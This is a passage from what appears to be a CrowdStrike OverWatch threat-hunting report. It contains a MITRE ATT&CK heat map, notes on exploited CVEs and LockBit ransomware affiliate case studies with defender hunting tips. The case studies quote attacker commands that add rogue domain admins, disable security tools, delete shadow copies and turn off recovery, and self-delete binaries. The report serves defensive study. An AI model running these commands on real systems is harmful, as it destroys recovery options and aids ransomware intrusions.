Other than these slight shifts in persistence techniques, much of this year's heat map reflects the previous year's. Exploiting public facing infrastructure, abusing remote services (particularly RDP), dumping OS credentials and accessing unsecure credentials all remain popular and heavily represented in this year's heat map.

5 To learn more about MITRE ATT&CK, visit https://attack.mitre.org/matrices/enterprise/.

MITRE ATT&CK
Heat Map (1 of 3)

Initial Access	
Technique	**Sub-technique**
Valid Accounts	Domain Accounts
	Local Accounts
	Default Accounts
Exploit Public-Facing Application	
External Remote Services	
Phishing	Spearphishing Attachment
	Spearphishing Link
Drive-by Compromise	

Execution	
Technique	**Sub-technique**
Command and Scripting Interpreter	Windows Command Shell
	PowerShell
	Unix Shell
	Python
	Visual Basic
	JavaScript
Windows Management Instrumentation	
System Services	Service Execution
Scheduled Task/Job	Scheduled Task
	Cron
User Execution	Malicious File
Exploitation for Client Execution	
Shared Modules	
Software Deployment Tools	

Persistence	
Technique	**Sub-technique**
Valid Accounts	Domain Accounts
	Local Accounts
	Default Accounts
Server Software Component	Web Shell
	IIS Components
Create Account	Local Account
	Domain Account
Account Manipulation	Additional Email Delegate Permissions
	SSH Authorized Keys
Scheduled Task/Job	Scheduled Task
	Cron
Create or Modify System Process	Windows Service
	Systemd Service
External Remote Services	
Boot or Logon Autostart Execution	Registry Run Keys / Startup Folder
	Kernel Modules and Extensions
Hijack Execution Flow	DLL Side-Loading
	DLL Search Order Hijacking
	Dynamic Linker Hijacking
BITS Jobs	
Event Triggered Execution	Accessibility Features
	Image File Execution Options Injection
	Component Object Model Hijacking
	Windows Management Instrumentation Event Subscription
Boot or Logon Initialization Scripts	Logon Script (Windows)
	Startup Items

Privilege Escalation	
Technique	**Sub-technique**
Valid Accounts	Domain Accounts
	Local Accounts
	Default Accounts
Process Injection	Process Hollowing
	Dynamic-link Library Injection
Scheduled Task/Job	Scheduled Task
	Cron
Create or Modify System Process	Windows Service
	Systemd Service
Exploitation for Privilege Escalation	
Abuse Elevation Control Mechanism	Bypass User Account Control
	Sudo and Sudo Caching
	Setuid and Setgid
	Elevated Execution with Prompt
Boot or Logon Autostart Execution	Registry Run Keys / Startup Folder
	Kernel Modules and Extensions
Hijack Execution Flow	DLL Side-Loading
	DLL Search Order Hijacking
	Dynamic Linker Hijacking
Event Triggered Execution	Accessibility Features
	Image File Execution Options Injection
	Component Object Model Hijacking
	Windows Management Instrumentation Event Subscription
Access Token Manipulation	Create Process with Token
	Token Impersonation/Theft
Boot or Logon Initialization Scripts	Logon Script (Windows)
	Startup Items
Domain Policy Modification	Group Policy Modification

MITRE ATT&CK
Heat Map (2 of 3)

Defense Evasion	
Technique	**Sub-technique**
Valid Accounts	Domain Accounts
	Local Accounts
	Default Accounts
Indicator Removal on Host	File Deletion
	Timestomp
	Clear Windows Event Logs
	Clear Linux or Mac System Logs
	Clear Command History
	Network Share Connection Removal
Impair Defenses	Disable or Modify Tools
	Disable or Modify System Firewall
	Impair Command History Logging
	Disable Windows Event Logging
	Safe Mode Boot
	Downgrade Attack
Obfuscated Files or Information	Compile After Delivery
	Indicator Removal from Tools
Masquerading	Match Legitimate Name or Location
	Masquerade Task or Service
	Rename System Utilities
	Double File Extension
Modify Registry	
Hide Artifacts	Hidden Window
	Hidden Files and Directories
	Hidden Users
	NTFS File Attributes
File and Directory Permissions Modification	Linux and Mac File and Directory Permissions Modification
	Windows File and Directory Permissions Modification
Process Injection	Process Hollowing
	Dynamic-link Library Injection
Deobfuscate/Decode Files or Information	
Abuse Elevation Control Mechanism	Bypass User Account Control
	Sudo and Sudo Caching
	Setuid and Setgid
	Elevated Execution with Prompt
Hijack Execution Flow	DLL Side-Loading
	DLL Search Order Hijacking
	Dynamic Linker Hijacking
System Binary Proxy Execution	Rundll32
	Regsvr32
	Mshta
	Msiexec
	MMC
	Control Panel
	InstallUtil
BITS Jobs	
Access Token Manipulation	Create Process with Token
	Token Impersonation/Theft
Trusted Developer Utilities Proxy Execution	MSBuild
Reflective Code Loading	
Indirect Command Execution	
Use Alternate Authentication Material	Pass the Hash
	Pass the Ticket
Rootkit	
Domain Policy Modification	Group Policy Modification

Credential Access	
Technique	**Sub-technique**
OS Credential Dumping	LSASS Memory
	Security Account Manager
	/etc/passwd and /etc/shadow
	NTDS
	LSA Secrets
	DCSync
Unsecured Credentials	Bash History
	Credentials In Files
	Private Keys
	Credentials in Registry
	Group Policy Preferences
Brute Force	Password Spraying
	Password Guessing
	Password Cracking
Credentials from Password Stores	Windows Credential Manager
	Credentials from Web Browsers
Steal or Forge Kerberos Tickets	Kerberoasting
	Golden Ticket
Input Capture	Keylogging
	Credential API Hooking
Network Sniffing	
Steal Web Session Cookie	
Exploitation for Credential Access	
Adversary-in-the-Middle	ARP Cache Poisoning

Discovery	
Technique	**Sub-technique**
System Owner/User Discovery	
System Network Configuration Discovery	Internet Connection Discovery
Process Discovery	
System Information Discovery	
Account Discovery	Domain Account
	Local Account
File and Directory Discovery	
Remote System Discovery	
System Network Connections Discovery	
Permission Groups Discovery	Domain Groups
	Local Groups
Domain Trust Discovery	
Network Service Discovery	
Query Registry	
Software Discovery	Security Software Discovery
Network Share Discovery	
System Time Discovery	
System Service Discovery	
Group Policy Discovery	
Network Sniffing	
Password Policy Discovery	
System Location Discovery	
Peripheral Device Discovery	

Lateral Movement	
Technique	**Sub-technique**
Remote Services	Remote Desktop Protocol
	SMB/Windows Admin Shares
	SSH
	Windows Remote Management
	VNC
	Distributed Component Object Model
Lateral Tool Transfer	
Exploitation of Remote Services	
Remote Service Session Hijacking	RDP Hijacking
Use Alternate Authentication Material	Pass the Hash
	Pass the Ticket
Software Deployment Tools	

MITRE ATT&CK Heat Map (3 of 3)

Collection	
Technique	**Sub-technique**
Archive Collected Data	Archive via Utility
	Archive via Library
Data from Local System	
Data Staged	Local Data Staging
	Remote Data Staging
Data from Information Repositories	
Data from Network Shared Drive	
Input Capture	Keylogging
	Credential API Hooking
Screen Capture	
Automated Collection	
Adversary-in-the-Middle	ARP Cache Poisoning

Command and Control	
Technique	**Sub-technique**
Ingress Tool Transfer	
Application Layer Protocol	Web Protocols
	File Transfer Protocols
	DNS
Remote Access Software	
Non-Standard Port	
Protocol Tunneling	
Proxy	External Proxy
	Internal Proxy
	Multi-hop Proxy
Non-Application Layer Protocol	
Data Encoding	Standard Encoding
	Non-Standard Encoding
Web Service	Bidirectional Communication
	One-Way Communication
Data Obfuscation	
Encrypted Channel	Symmetric Cryptography

Exfiltration	
Technique	**Sub-technique**
Exfiltration Over C2 Channel	
Exfiltration Over Alternative Protocol	Exfiltration Over Unencrypted Non-C2 Protocol
	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exfiltration Over Web Service	Exfiltration to Cloud Storage
Data Transfer Size Limits	
Exfiltration Over Other Network Medium	

Impact	
Technique	**Sub-technique**
Data Encrypted for Impact	
Inhibit System Recovery	
Resource Hijacking	
Service Stop	
System Shutdown/Reboot	
Data Destruction	
Data Manipulation	Stored Data Manipulation

Figure 5. MITRE ATT&CK heat map showing the techniques and sub-techniques observed by OverWatch in interactive intrusion attempts from July 1, 2021, to June 30, 2022

Looking Back


Adversary Trends

Understanding trends in past adversary behavior is key to formulating an effective and proactive defense into the future. Looking back over the past year, several trends stand out to OverWatch threat hunters.

There was a continued shift from malware use, with malware-free activity accounting for 71% of all detections indexed by CrowdStrike Threat Graph®. This is related, in part, to adversaries' prolific abuse of valid credentials to facilitate access and persistence in victim environments. Another contributing factor is the rate at which new vulnerabilities are being disclosed and the speed with which adversaries are able to operationalize exploits. Many organizations are finding themselves behind the 8-ball, unable to keep up with the pace at which these new threats are emerging. Rather than looking for fires, defenders need to learn to smell the smoke — to search for patterns of post-exploitation activity, which is proven effective in detecting early evidence of threats stemming from both known and unknown vulnerabilities.

As part of the ongoing effort to understand the behaviors of adversaries, OverWatch has been closely tracking the diversification of ransomware affiliates' tradecraft. In particular, the LockBit RaaS program has attracted a vast array of affiliates. This report shares the details of four distinct LockBit intrusions uncovered last year by OverWatch, providing insights into the commonalities and differences in adversary tradecraft that can exist around a single piece of malware.

The final part of this section examines some of the tools that OverWatch encountered over the past year. This starts with a look at emerging tools that, though not highly prevalent across our data set, offer clues into where adversaries are turning their attention. Next is an exploration of trending tools that defenders should watch for as they have been commonly observed in OverWatch's data set. Finally, the report looks at the tools that have become mainstays of the adversary toolkit.



Looking Beyond the CVE

The number of zero-days and newly disclosed CVEs continued to rise year-over-year; concurrently, the time narrowed between the disclosure of these vulnerabilities and active exploitation attempts being observed in the wild.[6]

Organizations worldwide are grappling with a seemingly limitless onslaught of new vulnerabilities. Many organizations get caught in a reactive cycle of putting out the fires of individual vulnerabilities in the short term, while failing to adequately address the risks of these vulnerabilities in the long term. As a result, legacy vulnerabilities often remain unpatched, leaving organizations susceptible to exploit chaining in which adversaries combine newly publicized vulnerabilities with older, overlooked exploits.

While this situation may seem insurmountable, defenders have one very important fact on their side: Adversaries frequently adhere to common patterns of post-exploitation tradecraft. Threat hunters are therefore able to uncover malicious activity regardless of the initial access vector, effectively disarming the CVE or zero-day exploit.

Never before has it been more important for defenders to pivot from focusing on assessing and improving detection and mitigation capabilities to seeking proactive hunting solutions capable of addressing threats at scale.

6 The CrowdStrike 2022 Global Threat Report detailed Chinese actors' exploit-acquisition capabilities, particularly against Microsoft Exchange vulnerabilities and other enterprise software hosted on internet-facing servers. For more information about the China-nexus vulnerability exploitation view, see the CrowdStrike 2022 Global Threat Report.

New CVEs, Same Old Tricks

The number of new vulnerabilities reported in 2021 exceeded 20,000, surpassing any previous year.[7] There is no sign of this abating in 2022, with over 10,000 new vulnerabilities reported as of the start of June 2022. While the specific vulnerability exploited varies, the post-exploitation tradecraft and behaviors observed by OverWatch often remain similar.

20,000+

new vulnerabilities reported in 2021

10,000+

new vulnerabilities reported as of the start of June 2022

Examining the tactics, techniques and procedures (TTPs) deployed during hands-on intrusions reveals common patterns of activity. Successful exploitation is routinely followed by the deployment of web shells, which are subsequently used to conduct discovery operations, harvest credentials, and retrieve and execute remotely hosted tooling.

Timely and comprehensive patching continues to play a crucial role in preventing successful exploitations. However, this solution is not always immediately available to defenders, particularly in the case of unknown or very recently disclosed CVEs. Augmenting robust security hygiene practices with around-the-clock hunting shifts the defensive mindset from chasing individual vulnerabilities to identifying known bad behaviors. This provides security teams with a vital advantage in the ability to identify and disrupt hands-on activity associated with the exploitation of unpatched or as-yet-unknown vulnerabilities.

Outpacing the Zero-Day with Proactive Hunting

On June 2, 2022, a newly discovered Confluence vulnerability, allowing unauthenticated remote code execution (RCE) on a compromised host, was publicly disclosed. Proof of concept (POC) code quickly emerged, alongside public reporting noting active exploitation attempts from both criminally motivated and targeted intrusion actors.

7 For data on the distribution of vulnerabilities over time, see the National Vulnerability Database: https://nvd.nist.gov/general/visualizations/vulnerability-visualizations/cvss-severity-distribution-over-time

While defenders scrambled to mitigate the risks of this CVE in the absence of an immediate patch, OverWatch for several days had already been notifying victim organizations of observed malicious activity consistent with a web service compromise, providing them with the actionable context needed to disrupt the adversary. In late May 2022, approximately one week prior to the vulnerability disclosure, OverWatch began observing hands-on malicious activity on Linux hosts at entities spanning numerous industry sectors including technology and academia. This activity included web shell deployment, interactive reconnaissance, attempted credential harvesting and the retrieval of remotely hosted tooling. By virtue of OverWatch's focus on hands-on, post-exploitation behaviors rather than hunting specific CVEs, impacted organizations were provided with actionable and timely context that allowed for early disruption of the adversary activity. This is a clear illustration of how behavior-based proactive hunting provides earlier and more comprehensive coverage than more targeted efforts to mitigate CVEs as they come to light.

Bad Things Come in Threes

As seen above, adversaries are quick to exploit new vulnerabilities, but they are equally eager to capitalize on vulnerabilities that persist as a consequence of patching delays.

As part of the prolonged targeting of Microsoft Exchange servers over the last year, OverWatch observed adversary use of exploit chaining. Of note is the ProxyShell exploit chain in which three discrete CVEs (CVE-2021-34473,[8] CVE-2021-34523[9] and CVE-2021-31207[10]) are chained to achieve RCE capabilities, escalate privileges and enable authentication bypass on vulnerable systems. The practice of exploit chaining enables adversaries to reach their objectives quickly, allowing them to outmaneuver defenders that continue to focus on reactively mitigating individual vulnerabilities. Such an approach does little to curtail a determined adversary that will simply pivot if one exploit attempt proves unsuccessful.


---

8 For more information on this vulnerability, see: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34473.

9 For more information on this vulnerability, see: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34523.

10 For more information on this vulnerability, see: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-31207.

Notably, while the ProxyShell vulnerabilities were disclosed in the first half of 2021, OverWatch has continued to observe numerous instances of attempted exploitation deep into 2022. It is telling of the defensive challenges facing organizations that even 12 months on, adversaries continue to have success with older, widely publicized and patchable exploits. Specifically, the ProxyShell exploit chain has been leveraged by both eCrime and state-nexus actors, including CARBON SPIDER and NEMESIS KITTEN, respectively. These intrusion attempts were carried out against entities operating across a range of industry verticals including government, healthcare, and manufacturing and spanning multiple regions. However, looking more closely at the post-exploitation behavior again revealed a common combination of adversary techniques, as shown in the image below:



Action Items for Defenders

Invest in scalable defense solutions that allow your organization to look beyond the CVE or zero-day. As we look to the end of 2022 and beyond, the profusion of CVEs and their rapid exploitation by adversaries is a trend that shows no signs of slowing. It is no longer feasible for defenders to tackle these vulnerabilities in isolation, nor advisable to ignore them in aggregate. Organizations must adopt a security solution that can scale effectively. Threat hunting offers this solution, keeping organizations informed of active threats to their security by focusing on the post-exploitation behaviors that remain constant rather than vulnerabilities that remain in flux.

LockBit and Its Technicolor Affiliate Program: How One RaaS Offering Has Spawned Diverse Tradecraft

The proliferation of eCrime activity has been a constant theme over the last several years. The growth of the eCrime ecosystem is characterized by a vast array of threat actors and the rapid innovation in adversary tradecraft designed to maximize profits. As a result, threat hunters now more than be familiar with a diverse range of adversary tradecraft and expect the unexpected.


Ransomware as a service (RaaS) affiliate models have exacerbated this situation. There is a common misconception that ransomware events follow a single pattern. In reality, different affiliate groups often use distinct tradecraft to deploy the same tooling. This makes threat hunters' job of identifying early stages of ransomware preparation more complex, requiring awareness of a vast array of intrusion tactics and methodologies leveraged by affiliates.

To demonstrate exactly how the strategy of different affiliates can vary, the following analysis examines four distinct LockBit intrusions from last year. Because of its popularity and reputation, LockBit has an extensive affiliate program. Each case study details the notable TTPs used by affiliates and highlights key similarities and differences, providing security teams with insight into the operational effort of tracking today's diverse eCrime adversaries and the additional controls that should be applied to mitigate against observed tradecraft. While not explicitly called out in each intrusion case study, readers should note that, when correctly configured, the Falcon platform will prevent the execution of the LockBit and StealBit binaries.

The intrusions discussed here impacted organizations in the retail, healthcare, and transportation and logistics industry verticals. LockBit was one of the most prolific ransomware families over the last year, measured both by activity on their dedicated leak site and by OverWatch data on interactive intrusion campaigns. OverWatch also observed LockBit in other sectors including academia, manufacturing, professional services, telecommunications and technology.

Verticals Impacted by LockBit from July 1, 2021, to June 30, 2022:

- Retail
- Healthcare
- Transportation and Logistics
- Academic
- Manufacturing
- Professional Services
- Telecommunications
- Technology



Scenario 1

VPN Compromise and Tools-A-Plenty

In Q3 2021, OverWatch observed an interactive intrusion stemming from a compromised VPN appliance. The LockBit affiliate leveraged a valid user account to begin ransomware preparation activity. They pivoted to a domain controller via RDP and created a new generically named domain administrator account, which they granted privileged access. The newly created account was given a keyboard run password that was seen again in the intrusion described in Scenario 3. The affiliate leveraged the new account to move rapidly to other hosts in the environment including backup servers.

Newly created account:

```
net user admina [REDACTED] /domain /add
net group “domain admins” admina /add /domain
```

The affiliate downloaded tooling associated with rootkit removal that is frequently abused by eCrime operatives in attempts to modify and disable security tooling. They used a variety of locations, listed below, to stage and execute their malicious tooling.

List of tools and staging locations used by the affiliate:

```
\Users\[REDACTED]\Desktop\PCHunter64.exe
\Users\[REDACTED]\Downloads\YDArk-master.zip
\Users\[REDACTED]\Downloads\CleanWipe.exe
\Users\[REDACTED]\AppData\Local\Temp\3\
Rar$EXa1280.11181\4xnkw4ie.exe (renamed GMER TOOL)
```

At one point, the affiliate tried to use scheduled tasks to execute the CleanWipe tool, which is designed to remove a third-party security tool:

```
C:\Windows\system32\schtasks.exe /create /tn “[REDACTED]
CleanWipe” /tr “\”C:\Users\[REDACTED]\Downloads\
CleanWipe.exe\” --scheduler” /sc ONSTART /ru System
```

The affiliate proceeded to deploy and execute a StealBit binary, using it to target a design software database. This was followed by a LockBit binary being written to disk:

```
“C:\Users\admina\Desktop\StealBit.exe”
Z:\sqlbkup\[REDACTED]\[REDACTED]test_backup_
[REDACTED]_210835_3821288.bak
C:\Users\[REDACTED]\Downloads\LockBit_8AA908FB9377176A.
exe
```

A Bit About StealBit


BITWISE SPIDER, the actor behind LockBit development, also created a custom information stealing tool "StealBit" to facilitate exfiltration activities. While LockBit ransomware is available to all, StealBit is only available to vetted affiliates.

Finally, the affiliate attempted to remove volume shadow copies and disable system recovery:

```
"C:\Windows\System32\cmd.exe" /c vssadmin delete
shadows /all /quiet & wmic shadowcopy delete & bcdedit
/set {default} bootstatuspolicy ignoreallfailures &
bcdedit /set {default} recoveryenabled no
```

To proactively hunt for this type of intrusion, defenders should watch for:

- New generic accounts being created and added to privileged groups
- Creation of scheduled tasks that are unique to the organization
- RDP sessions between critical hosts (domain controllers, backup servers)
- Unexpected execution of `vssadmin` and `shadowcopy` commands



Scenario 2

RDP Brute-force Leads to Ransomware Delivery Against Windows Workstation Host

During Q4 2021, OverWatch hunters discovered an affiliate carrying out the early stages of a ransomware attack. Unusually, the activity was limited to a single Windows 10 workstation. The affiliate gained access to the host following a suspected brute-forcing of credentials for a publicly exposed RDP session. Once on the workstation, they quickly shifted to action-on-objectives — only light reconnaissance was observed and the affiliate made no effort to move laterally. Notable tradecraft in this intrusion included the use of a low-prevalence intermediate binary to deliver and attempt execution of both a LockBit binary and a separate screenlocker tool. The affiliate then leveraged the RDP session to transfer the low-prevalence binary to the `\%Users%\Desktop` directory; when executed, it fetched and executed the additional tooling. The intermediate ransomware runner binary also contained capabilities to remove itself from the system after executing. This was achieved by leveraging the Windows `choice`[11] command to execute a hard-coded internal batch script that deletes the runner binary from the system. This is likely part of the affiliate's defense evasion strategy, seeking to evade automated defenses by using an intermediate tool to deploy and execute ransomware, while ensuring the runner tool is removed to avoid analysis.

The affiliate conducted light reconnaissance using system commands:

```
C:\WINDOWS\system32\cmd.exe /c hostname
C:\WINDOWS\system32\cmd.exe /c wmic computersystem get name
```


The affiliate leveraged the `choice` command before deleting itself:

```
"C:\Windows\System32\cmd.exe" /C choice /C Y /N /D Y /T 3 & Del
"C:\Users\[REDACTED]\Desktop\[REDACTED].exe"
```

To proactively hunt for this type of intrusion, defenders should watch for:

- A high volume of unsuccessful logons followed by a successful logon, indicative of a potential brute-force attack
- RDP sessions established from an external IP
- Unusual binaries written to a user desktop
- Abuse of system binaries, such as `wmic` and `choice`, to conduct activity

11 https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/choice



Scenario 3

Another VPN Compromise — Same Password but Fewer Tools

In Q1 2022, OverWatch uncovered a LockBit intrusion that had parallels to the intrusion attempt described in Scenario 1. The affiliate created a generically named user account together with the same previously seen keyboard run password. They added the account to the domain and enterprise admin groups. Operating once again from a suspected compromised VPN appliance, the affiliate this time opted to use the Windows Management Interface (WMI) to orchestrate activity against a domain controller.

The affiliate created account over WMI:

```
cmd.exe /Q /c net user audit [REDACTED] /add /domain
1> \\127.0.0[.]1\ADMIN$\__[REDACTED] 2>&1
```

A newly created account was added to the Domain Admins group:

```
cmd.exe /Q /c net group “domain admins” audit /add /
domain 1> \\127.0.0[.]1\ADMIN$\__[REDACTED] 2>&1
```

A newly created account was added to the Enterprise Admins group:

```
CMD: cmd.exe /Q /c net group “enterprise admins”
audit /add /domain 1> \\127.0.0[.]1\ADMIN$\__
[REDACTED] 2>&1
```

Next the affiliate switched to using RDP and used the newly created account to connect to the domain controller and move laterally to a backup server, leveraging RDP sessions to conduct further activity including deploying additional tooling. Unlike in Scenario 1, this time the adversary favored the `\%User%\Downloads` directory to stage tools. The choice of tooling was also different; on this occasion the adversary leveraged the `netscan` tool, often seen in pre-ransomware activity, to map the domain. After completing a network scan, the adversary wrote a suspected LockBit binary to the same directory.

The affiliate downloaded and executed netscan:


```
C:\Users\audit\Downloads\scan\netscan.exe
```

The affiliate downloaded LockBit:

```
C:\Users\audit\Downloads\LockBit_17DE44B4D0BB157C.exe
```

To proactively hunt for this type of intrusion, defenders should watch for:

- Newly created privileged accounts over WMI
- Network scans/scanning tools
- Interactive logon to a backup server from a new account
- Unexpected RDP sessions to critical servers



Scenario 4

Living off the Land for Data Theft

